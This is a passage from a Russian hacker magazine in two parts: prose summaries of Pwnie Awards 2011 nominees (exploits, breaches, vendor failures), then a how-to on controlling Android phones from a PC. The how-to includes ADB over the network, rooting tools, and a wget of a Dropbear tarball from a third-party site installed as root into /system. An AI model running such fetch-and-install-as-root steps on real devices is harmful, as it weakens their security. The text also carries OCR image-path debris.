Большинство сетевых стеков BSD-происхождения содержат уязвимость в коде обработки инкапсуляции IPComp, обычно используемой вместе с IPSec. При помощи рекурсивных попыток деинкапсулировать из IPComp полезную нагрузку, взломщик может вызвать переполнение стека ядра (не переполнение буфера). По предположениям Тэвиса, это вполне возможно превратить в эксплоит для удаленного выполнения кода.

Удаленное исполнение кода в Exim (CVE-2010-4344)
Неизвестный автор

Сплоит для почтового сервера Exim впервые был обнаружен Сергеем Кононенко, а его автор неизвестен. Эксплоит использует переполнение буфера в функциональности логирования для выполнения кода на сервере. Эксплоит был весьма интересным, потому что вместо угона EIP, взломщик перезаписывал внутреннюю структуру данных shell-командой, которая выполнялась при обработке сервером следующего сообщения.

02

За лучший клиентский баг

Вручается человеку, который открыл или проэксплуатировал наиболее интересный клиентский баг. Сегодняшняя реальность такова, что слово «клиент» — это в значительной степени синоним к слову «браузер».

Уязвимость FreeType в iOS (CVE-2011-0226)

Comex

Comex проэксплуатировал баг в интерпретаторе шрифтов Type 1 из библиотеки FreeType, используемой в мобильной версии Safari. Используя контроль над интерпретатором для конструирования сложных ROP-нагрузок, Comex обошел ASLR в iOS и при помощи уязвимости в ядре сумел найти путь для выполнения неподписанного кода. Свой эксплоит Comex залил на сайт jailbreakme.com и тем самым помог джейлбрейкнуть свои iOS-устройства тысячам желающих.

Побег из песочницы Google Chrome

Компания VUPEN

Известная security-компания VUPEN показала демку эксплоита для Google Chrome, который обходит знаменитую своей надежностью и навороченностью песочницу браузера от Google и запускает код с максимальными привилегиями на локальной системе. Эксплоит не попал в паблик, но security-команда Google предположила, что VUPEN эксплуатировала какую-то уязвимость во Flash. Дело в том, что песочница для Flash-плагина (а в Chrome он теперь входит по умолчанию) намного слабее, чем песочница для процесса рендеринга HTML-содержимого. Парни из VUPEN дали понять, что, скорее всего, это утверждение близко к правде.

Выполнение произвольного кода в Java (CVE-2010-4452)

Фредерик Хогуин (Frederic Hoguin)

Эта уязвимость особенно интересна тем, что использует возможность самой Java для произвольного выполнения кода. Она не опирается на какие-либо известные техники вроде переполнения буфера или повреждения памяти. Она применяет только известные фичи JRE и на 100% надежна.

Эксплоит для Blackberry с конкурса Pwn2Own

Винченцо Лоззо (Vincenzo Iozzo), Вильем Пинкаерс (Willem Pinckaers), Ралф-Филипп Вейнманн (Ralf-Phillipp Weinmann)

Исследователи использовали две уязвимости WebKit и целочисленное переполнение, чтобы суметь выполнить код на устройствах BlackBerry. Их достижение впечатляет еще больше, если взять в расчет тот факт, что у них не было подходящего отладчика, дампа ядра и какой-либо документации о внутренностях устройств компании RIM.

XSS в магазине приложений Android

Джон Оберхейд (Jon Oberheide)

Джон Оберхейд обнаружил XSS-уязвимость в магазине приложений Android, которая позволила ему устанавливать произвольное приложение на смартфоне жертвы, если та открывала зловредный линк.

03

За баг для повышения привилегий

Присуждается человеку, который обнаружил и смог проэксплуатировать наиболее технически сложную и интересную уязвимость для повышения привилегий. Чем больше набирают оборот защитные механизмы вроде виртуализации или мандатного управления доступом, тем большее значение получает этот тип уязвимостей. Особенно ценятся возможности для локального повышения привилегий в системе, выхода из песочницы и пространства виртуальной машины.

Поднятие привилегий в CSRSS (CVE-2011-1281)

Мэтью «j00ru» Журчик (Matthew «j00ru» Jurczyk)

Баг для повышения привилегий в Windows CSRSS, эксплоит для которого удалось написать благодаря интересным методам: спреингу указателей путем создания и освобождения сотен консолей, а также инъектированию данных в память процесса, который запущен как SYSTEM (utilman.exe) с помощью генерации множества окон с чрезмерно длинными заголовками.

Перезапись памяти ядра с помощью функции set_fs (CVE-2010-4258)

Нельсон Елхаж (Nelson Elhage)

Нельсон Елхаж нашел интересную связь между потоками Linux, созданными с флагом CLONE_CHILD_CLEARTID и функцией set_fs function в ядре, что сделало возможным на новом уровне использовать те баги, которые ранее могли вызвать разве что DoS. Публичный PoC для этой уязвимостей был опубликован Дэном Росенбергом.

Поднятие привилегий с помощью Linux $ORIGIN (CVE-2010-3847)

Тавис Орманди (Tavis Ormandy)

Тавис обнаружил, что динамический линковщик glibc недостаточно корректно обрабатывает значение $ORIGIN для переменной окружения LD_AUDIT, что позволяет локальным пользователям повысить привилегии во время запуска setuid бинарников. Таким образом можно получить root'а.

Уязвимости win32k user-mode callback'ов ядра Windows (MS11-034)

Таржей Мандт (Tarjei Mandt)

В течение нескольких месяцев, Таржеи обнаружил более 40 уязвимостей в ядре Windows. В его презентации на конференции Infiltrate 2011, он описал детали этих уязвимостей и техники их эксплуатации.





04

За самое инновационное исследование

Премия вручается людям, опубликовавшим наиболее интересные и новаторские исследования в печатном виде, в виде презентаций, инструментариев или даже в виде постов из email-рассылки.

Stackjacking

Джон Оберхейд (Jon Oberheide), Ден Розенберг (Dan Rosenberg)

Джон Оберхейд и Ден Розенберг представили ряд техник для эксплуатации уязвимостей ядра Linux на Grsec-системах и нечаянно развязали настоящую гонку вооружений с spender и PaX Team. Эта работа — великолепный пример исследования, сосредоточенного вокруг системы, эскпуатировать которую крайне трудно.

Эксплуатация уязвимостей в Flash ActionScript

Хейфей Ли (Haifei Li)

Автор получил возможность эксплуатировать уязвимости JIT-уровня в Flash ActionScript на современных операционных системах, вроде Windows 7, обойдя одновременно и ASLR и DEP.

Аудит черным ящиком Adobe Shockwave

Аарон Портной (Aaron Portnoy), Логан Браун (Logan Brown)

Данная презентация представляет собой всесторонний обзор SmartHeap — распределителя памяти в Adobe Shockwave. В доклад включено огромное количество полезных для реверсинга техник.

Защита ядра с использованием техники Static Binary Rewriting

Петр Бания (Piotr Bania)

Одно дело претворить в жизнь какие-то идеи из pax-future.txt, и совсем другое — осуществить их путем статического анализа на Windows, автомагически [не опечатка!] переписать драйвера и сохранить совместимость, заставив все это работать на всем разнообразии версий Windows.

Осмысление LFH-хипа

Крис Валасек (Chris Valasek)

В этом оригинальном документе представлен детальный обзор Low Fragmentation Heap в Windows 7 и Vista. Трудно переоценить значимость данного исследования!

05

За самую ламерскую реакцию вендора

Премия вручается производителям, которые хуже всех справились с уязвимостями в своих системах безопасности и наиболее эффектно сели в лужу.

Удаленная эксплуатация переполнения стека в OpenSSH в Novell NetWare

Вендор: Novell

ZDI advisory четко заявили, что обнаружили удаленно доступную уязвимость переполнения стека, однако Novell утверждали, что это был обыкновенный DoS и отказывались патчить дырку до тех пор, пока ZDI не опубликовали подробности в своем блоге. С 0x41414141 не поспоришь.

Magix Music Maker 16 переполнение стека

Вендор: Magix

Когда один из членов CORELAN сообщил о наличии уязвимости в программе Music Maker 16, ему пригрозили судебным иском, если он опубликует PoC-эксплоит. Эксплоита в паблике так и не появилось, но всю информацию о дырке исследователи непременно опубликовали.

Скомпрометированные токены RSA SecurID

Вендор: RSA

Их хакнули, все их SecurID токены были скомпрометированы. Но что сделали парни из RSA? Фактически отмахнулись от этого, будто данное событие было совершенно незначительным. Они сообщили своим клиентам о том, что замена токенов вовсе не является необходимой. Так продолжалось до тех пор, пока по вине RSA не взломали Lockheed-Martin.



06

За самый эпический фэйл

Иногда ты выкладываешься на все 110%, но от этого твой фэйл лишь становится еще более смачным. И зачем был бы нужен интернет, если в нем не был бы задокументирован самый громкий фэйл всех времен и народов? Эта награда присуждается лицу или компании, потерпевшей(-ему) самый яркий epic fail. Эта номинация в этом году представляет собой настоящий бенефис компании Sony — в категории представлено шесть фэйлов и все они допущены японцами:

Sony

Когда Fail0verflow и GeoHot опубликовали информацию о том, как осуществить джейлбрейк PS3, Sony слегка обиделась. Очевидно, там не имеют понятия, как работает интернет, и не знают, как трудно бывает очистить воду в бассейне от мочи. В Sony упорно пытались удалить данные из интернета и засудить GeoHot'а и других хакеров, чтобы те канули в лету. Само собой, эти попытки увенчались таким же успехом, как и запуск MiniDisc.

Sony

Кстати, о моче в бассейне. Оказывается, столь же «хорошо» Sony защищает личные данные пользователей Sony Online Entertainment (SOE). Информация о примерно 25 млн аккаунтов SOE (всего там порядка 77 миллионов учеток) была украдена неизвестными хакерами. Эта метафора абсолютно лишена смысла, но суть ты уже понял: FAIL.

Sony

Кое-что Sony определенно делает хорошо — выпускает хиты и развлекает своих фанатов. Ой, погоди, мы сказали Sony? Мы имели в виду LulzSec, и, полагаем, что за это Sony можно засчитать еще один FAIL.

Sony

Sony усвоила жестокий урок и поняла, что их PlayStation Network дырявый, как сито. Компания была вынуждена закрыть PSN на два месяца, чтобы переработать его с нуля. Решившись на этот шаг, они донесли до всех, начиная от твоей 8-летней сестренки и заканчивая твоим парикмахером, насколько важна безопасность. Радость для нас, и соболезнования акционерам Sony.

Sony

Ты уже заметил здесь определенную повторяющуюся схему? Погоди, дальше будет еще лучше! Вероятно, Sony сумела бы лучше справиться с этими многочисленными атаками, если бы не недавние значительные сокращения в команде специалистов по сетевой безопасности. Очень вовремя, чуваки.

07

За Epic Ownage

Премия Epic Ownage присуждается хакерам, ответственным за самые разрушительные, за самые широко известные или же просто за самые ржачные взломы. Также награды могут удостоиться и исследователи, ответственные за раскрытие уязвимостей или эксплоитов, которые породили в Сети огромное количество oww'ов (а именно так учредители конкурса измеряют степень Ownage) .

Анонимус за взлом HBGarry Federal

Если у тебя хреновая кастомная CMS, если ты используешь один и тот же пароль и на администраторском аккаунте и в Google Apps, то тебе, пожалуй, не стоит затевать ссор с какими-либо хакерами. Лучше оставь этот рассерженный рой в покое. Как выяснилось, HBGary Federal «страдали» всем вышеописанным, и Анонимус доставил им 1,21 гига-oww.

LulzSec за хак всех, кого только можно

LulzSec доставили множество лулзов хакерами и специалистам по безопасности со всего мира. Они атаковали Fox News, PBS, Nintendo, pron.com, NHS, Infraguard, сенат США, Bethesda, Minecraft, League of Legends, The Escapist, EVE online, ЦРУ, издания The Times и The Sun. Все это время они генерировали вокруг себя невероятную медиаподдержку и успешно ускользали от правоохранительных органов.

Бредли Менинг (Bradley Manning) и Wikileaks

Якобы Бредли Менинг и Wikileaks были орудиями в международном инциденте огромных масштабов, в ходе которого были посрамлены правительства многих стран мира. А виной всему был CD Леди Гаги.

Stuxnet

Сколько центрифуг уничтожил твой руткит? Сколько государственных ядерных проектов разрушила твоя программа? Сколько нацеленных на оборудование 0day-эксплоитов и руткитов, о которых никто никогда не слышал, ты написал? Вот именно.

08

За лучшую песню

На какой церемонии нет номинации «Лучшая песня»? Хакеры, пишущие песни и рэп (пародийный и оригинальный), это на удивление старая традиция.
На прошедших Pwnie удалось заставить HD и Halvar читать рэп. С этого года, кстати, появилось обязательное требования — все песни должны быть представлены в аудиоформате. Раньше же можно было обойтись только словами песни и в некоторых случаях музыкальным сопровождением. В этой категории победил Джордж «Geohot» Хотц с эмоциональным рэпом о компании Sony и судебном процессе. Его произведения, как и всех номинантов, ты можешь найти на нашем диске.



Евгений Зобнин (execbit.ru)



Выбираем лучший Android-софт для взаимодействия с компом

БОЛЬШОЙ БРАТ И ЗЕЛЕНЫЙ РОБОТ


Благодаря открытому исходному коду и ядру Linux, лежащему в основе, Android завоевал большую популярность среди продвинутых пользователей и гиков. Это, в конечном счете, привело к появлению большого количества открытых и бесплатных приложений, упрощающих жизнь всем, кто понимает, что в его кармане лежит не просто игрушка, а полноценный сетевой компьютер.

В этой статье мы рассмотрим лучшие приложения для удаленного управления компом и самим смартфоном, выясним, можно ли использовать устройство под управлением Android для слежения и управления сервером в дороге и узнаем, как проще и удобнее всего синхронизировать файлы «по воздуху».


Синхронизируем файлы

Наверное, одна из самых важных для нас функций смартфона — это простой и удобный способ синхронизации файлов с домашней машиной. Кажется, что с этим у Android все в порядке: втыкаем шнур, выбираем в меню «доступ к SD-карте» (в разных прошивках это может быть реализовано по-разному) и видим новую флешку. Никаких драйверов, никакого дополнительного софта. Все просто работает и работает, надо сказать, хорошо. Вот только передавать файлы по кабелю в наш беспроводной век как-то не слишком удобно, особенно если нужно скинуть файлы с компа соседа, который, может, и не имеет дома micro-USB-шнур.

Гораздо удобнее слать файлы по воздуху с использованием Wi-Fi или 3G-сетей, поддержка которых есть даже в самых бюджетных Android-девайсах (китайские «смартфоны» за $100 в расчет не берем). Однако из коробки делать такое Android не умеет, поэтому придется отправиться на поиски соответствующего софта.



Включаем ADB





WebSharing


FTPServer

Итак, претендент номер один — FTPServer. FTPServer — это настоящий FTP-сервер с открытым исходным кодом, который можно использовать для сетевого расшаривания файлов SD-карты. Пользоваться программой проще простого: скачиваем через маркет, запускаем, заполняем поля User (FTP-пользователь), Pass (пароль для входа), Port (любой выше 1024, например, 1234), Default dir (дефолтовый каталог, здесь нужно указать /sdcard или /mnt/sdcard), ставим галочку напротив Any Network и нажимаем кнопку «Save and Restart Service». После этого появится пока еще пустое окно со списком клиентов, в заголовке которого будет указан текущий IP-адрес и порт FTP-сервера. Их надо скормить FTP-клиенту, например, стандартному /usr/bin/ftp или mc.Преимущество такого подхода в том, что сам по себе сервер почти не потребляет ресурсов, поэтому его можно держать включенным всегда. Однако это всего лишь FTP-сервер, со всеми его проблемами безопасности, ограничениями и неудобством использования. Идеальным вариантом здесь был бы SFTP, но SSH-сервер для Android не так просто установить (тем не менее в следующем разделе я расскажу, как это сделать), поэтому мы обратим свой взор в другую сторону — на веб-сервер WebSharing.
WebSharingLite — это бесплатная версия одноименного HTTP-сервера, разрабатываемого компанией NextApp. После подключения к серверу с помощью любого браузера ты получишь доступ к удобному интерфейсу, позволяющему закачивать и сливать файлы с устройства, проверять статус устройства (уровень заряда батареи и сигнала Wi-Fi, использование карты памяти и процессора). Платная версия плюс ко всему этому имеет встроенный музыкальный и видеоплееры, просмотрщик фотографий, позволяет настроить гостевой доступ, а также снимает ограничение на одновременную передачу только одного файла (это, наверное, главный стимул ее купить).
Настроить сервер предельно просто. Запускаем приложение и нажимаем кнопку «Start» в левом нижнем углу. После этого на экране появится IP-адрес устройства, порт и пароль для доступа к данным, которые необходимо вбить в браузер. По умолчанию WebSharing работает только через Wi-Fi, но это ограничение можно снять через окно настроек («Menu → Settings → Network Settings → Cellular access»). Там же можно настроить отправку оповещения по почте при каждом подключении к устройству.

Управляем телефоном

Android оснащен довольно мощным средством управления под названием ADB (Android Debug Bridge). Это протокол для манипуляции и отладки устройства с персонального компьютера, клиент для которого входит в стандартную поставку Android SDK (но его можно скачать и отдельно с сайта xda-developers.com).
С помощью ADB можно произвести такие действия, как копирование файлов во внутреннюю память устройства, синхронизировать каталоги с локальной машиной, получить shell-доступ, просматривать журнал отладочных сообщений, устанавливать и удалять приложения, а также делать многие другие низкоуровневые вещи.




info

• Для Android есть официальный Dropbox-клиент, с помощью которого очень удобно синхронизировать файлы между компом и устройством.


• Одно из главных достоинств ADB в том, что реализация этого протокола в телефоне фактически не зависит от самого Android. С помощью ADB можно управлять телефоном даже в том случае, если тот находится в загрузочном меню.

• Любое приложение из этого обзора можно легко установить, просто отсканировав их QR-коды с помощью приложения Barcode Scanner.





Поднимаем SSH-сервер



Настраиваем FTP Server

Чтобы ADB заработал, необходимо разрешить его использование в настройках телефона («Настройки → Приложения → Разработка → Отладка по USB»). После этого можно подключить устройство к компу с помощью micro-USB-шнура и запустить ADB в режиме поиска устройств:

```
$ ./adb devices
016804110602C024        device
```

Если на экране появится строка, похожая на эту, значит, все ок, и можно приступать к извратам над устройством. Наиболее важная команда в этом процессе — это adb shell, которая открывает shell-доступ к устройству, то есть к стандартной (но урезанной) командной строке Linux. Здесь работают все те же POSIX-команды id, ls, ps и т.д. Однако общее количество доступных команд очень мало, и среди них нет действительно важных системных инструментов, как, впрочем, и бинарника /bin/su, без которого нельзя получить права root (это значит, что для записи/изменения будет доступна только SD-карта). Чтобы получить полный root-доступ, придется взламывать защиту устройства и устанавливать полноценный busybox, однако эта тема заслуживает отдельной статьи, и здесь мы ее рассматривать не будем. Скажу только, что сегодня большинство популярных моделей телефонов можно поломать с помощью простой в использовании программы SuperOneClick (shortfuse.org, можно запустить в Linux с помощью команды mono SuperOneClick.exe). Другая полезная для нас возможность ADB, это безвопросная установка приложений прямо с жесткого диска компа. Просто незаменимая фича в том случае, если требуется установить большое количество скачанных из интернета приложений одним махом. Для этого достаточно выполнить одну простую команду:

```
$ for apk in *.apk; do ./adb install $apk; done
```

ADB удобно использовать для заливки файлов на устройство:

```
$ ./adb push файл_или_каталог /каталог/на/устройстве
```

И сливать с него:

```
$ ./adb pull /каталог/или/файл/на/устройстве каталог
```

Плюс такого подхода в том, что он не требует монтирования устройства в качестве флешки, поэтому сразу после подключения смартфона к компу можно начать работу с файлами. Особенно удобна в этом случае команда adb sync, позволяющая синхронизировать каталог на жестком диске компа с каталогом на устройстве:

```
$ ./adb sync /путь/до/каталога/путь/до/каталога/
на/устройстве
```

Скопированы будут только те файлы, которые были изменены/добавлены в каталог на компе (своего рода бэкап).
Также с помощью ADB можно перезагрузить телефон в меню загрузчика (аналог выключения и включения смарта с зажатой кнопкой уменьшения громкости):

```
$ ./adb reboot-bootloader
```

Все эти функции ADB невероятно удобны, но опять же ограничены кабелем, который так или иначе придется втыкать в комп даже в том случае, если требуется скинуть всего один файл или выполнить простую команду. К счастью, на этот счет у разработчиков Android есть вполне очевидный ответ — ADB может работать по сети. По умолчанию эта функция отключена в настройках телефона, к тому же в целях безопасности она работает только в Wi-Fi-сетях, но если тебя это не останавливает, тогда иди в меню и снимай галочку напротив пункта «Debug over USB only» («Меню → Приложения → Разработка → Debug over


Пользоваться ConnectBot действительно удобно

USB only»). После этого телефон начнет слушать ADB-подключения на порту 5555 (узнать текущий IP-адрес можно так: «Меню → Беспроводные сети → Настройки Wi-Fi → Кнопка «Меню» → Дополнительные функции→ IP-адрес»). Далее можно законнектить ADB к телефону:

```
$ ./adb connect IP-адрес
```

После этого следует проверить подключение:

```
$ ./adb devices
192.168.0.100:5555        device
```

И начать работать с телефоном так же, как и при проводном подключении, в том числе получить доступ к shell. Однако эту функцию гораздо лучше выполняет SSH-сервер.

SSH — наше все

Внутри, под толстым слоем Java-библиотек и красочных графических интерфейсов, Android остается все той же Linux-системой, которая имеет некоторые ограничения и несовместимости, но в большинстве своем следует стандарту POSIX. Это значит, что для нее можно собрать практически любой консольный Linux-софт, включая всеми нами любимый SSH-сервер, а точнее — его легковесную реинкарнацию под названием Dropbear. Так мы сможем не только подключаться к устройству с помощью стандартного SSH-клиента, но и получать доступ к файлам на SD-карте посредством протокола SFTP, поддержка которого есть в большинстве менеджеров файлов для Linux.
Есть несколько способов установить Dropbear в Android, самый простой из которых — скачать или купить SSHDroid в Android Market за один евро и наслаждаться результатом. Однако если ты не хочешь заморачиваться с виртуальными кредитными картами или платить за открытый софт (Dropbear все-таки чистый Open Source), тогда можно пойти и по более трудному, но надежному пути, который предполагает вшивание SSH-сервера прямо в системный раздел Android, так что ему не будет страшен даже «Сброс до заводских настроек». Для этого нужно выполнить всего три условия:
1. Зарутить телефон с помощью эксплоитов, опубликованных на xda-developers.com, или софтин типа SuperOneClick или z4root (goo.gl/Bv7tx, работает прямо в Android).
2. Установить BusyBox из маркета (например, с помощью «BusyBox Installer»). Этот шаг можно пропустить, если root был получен с помощью SuperOneClick.
3. Залить на устройство сам Dropbear:

```
$ wget http://jhulst.com/dropbear.tar.gz
$ tar -xzf dropbear.tar.gz
$ ./adb push ~/dropbear /sdcard
$ ./adb shell
> su
> mount -o remount,rw /system
> cp /sdcard/dropbear/* /system/xbin
> chmod +x /system/xbin/dropbear /system/xbin/
dropbearkey
> mkdir /data/dropbear
> dropbearkey -t rsa -f /data/dropbear/dropbear_
rsa_host_key
> dropbearkey -t dss -f /data/dropbear/dropbear_
dss_host_key
```

Это все, теперь можно было бы запустить Dropbear с помощью одноименной команды, однако я бы порекомендовал использовать для этого более удобную графическую оболочку SSHDroid.
DroidSSHd (code.google.com/p/droidsshd/) — это обертка вокруг Dropbear с открытым исходным кодом, которая также входит в состав CyanogenMod 7.1. С помощью DroidSSHd легко не только поднять SSH-сервер на устройстве, но и настроить такие параметры, как метод аутентификации, изменить дефолтовый пароль (с помощью консоли это сделать не так просто, как кажется на первый взгляд) и другие параметры сервера.
При первом запуске приложение попросит согласиться с генерацией начальных настроек, затем откроет экран настроек, наиболее важные для нас параметры которого скрыты в пункте Service and Authentification. Здесь можно изменить дефолтовый пароль (по умолчанию стоит «password»), добавить публичные ключи клиентов (с SD-карты), а также указать прослушиваемый порт (TCP port to listen, по умолчанию 2222) и заставить сервер загружаться во время инициализации ОС (Start on boot).
Обрати внимание, что по умолчанию сервер запускается с правами обычного пользователя (что правильно), но в случае необходимости это можно изменить в соседнем меню «System settings → Run daemon as root». Когда все настройки будут сделаны, можно нажать кнопку «Назад» и на появившемся экране — «Start». Текущий IP-адрес, а также логин и пароль будут указаны там же. После этого можно подключаться к устройству с помощью любого SSH-клиента, например, стандартного ssh:

```
$ ssh android@192.168.0.100:2222
```


Достучаться до компа

Выполнить обратное подключение (устройство — комп) с помощью Android гораздо проще. В маркете есть масса


DroidSSHd


ConnectBot


Lazier Geek





разнообразных SSH-клиентов, лучшим (и к тому же бесплатным) из которых является ConnectBot. Этот SSH-клиент обладает массой настроек, поддерживает почти все функции SSH и к тому же прост в использовании. Чтобы с его помощью подключиться к своей домашней машине, просто запусти приложение, согласись с лицензией (Apache License 2.0, кстати), несколько раз нажми кнопку «Далее» (хотя описанные хинты можно и почитать) и вбей в окне ввода имя удаленного пользователя и хоста в формате SSH. После этого соединение будет установлено, и ты сможешь рулить компом, как захочешь. Проблема ConnectBot только в том, что он не имеет механизма запоминания или быстрого выполнения часто используемых команд, а без этого управляться с ним довольно тяжело. Однако и эту проблему можно решить сразу несколькими способами. Во-первых, никто не запрещает нам писать скрипты/алиасы и называть их простыми двухбуквенными именами (например, «px» — «ping xakep.ru»), а во-вторых для решения этой задачи в Android есть приложение Lazier Geek. Lazier Geek — это простая бесплатная программа для быстрого выполнения часто используемых команд с помощью клика по кнопке. В отличие от других подобных софтин, доступных в маркете, этот помощник быстро стартует и имеет простой интерфейс, не загроможденный ненужными элементами управления. Чтобы начать пользоваться программой, достаточно запустить Lazier Geek, нажать кнопку «Меню» и заполнить появившуюся на экране форму: в поле Name следует вписать имя удаленной машины, в поле Host — имя хоста или IP, заполнить поля User и Pass. Ниже следует вписать имя команды, которое будет отображаться в списке, и саму команду. После этого нажимаем кнопку «Save» и попадаем на главный экран приложения, где будут перечислены все забитые нами команды. Для выполнения любой из них достаточно просто тапнуть по имени.


SSHmote


Transdroid


VLC Remote

Пульт дистанционного управления

В маркете есть огромное количество самых разнообразных пультов для удаленного управления медиаплеером. Большинство из них требуют установки сервера, который будет обслуживать запросы клиентской программы, запускать необходимые приложения и отдавать им команды. Обычно реализация серверов есть только для Windows, а те из них, которые могут работать в Linux, требуют установки среды исполнения Java, что вряд ли понравится большинству линуксоидов. Поэтому мы рассмотрим только те пульты, которые не требуют установки каких-либо приложений на комп.
Первый пульт, о котором я хотел бы поговорить, — SSHmote. Он позволяет рулить mplayer, VLC, Amarok, Kaffein и многими другими плеерами с помощью команд, отсылаемых по протоколу SSH, поэтому не требует не то, что сервера, а вообще чего бы то ни было, кроме корректно работающего SSH-сервера.
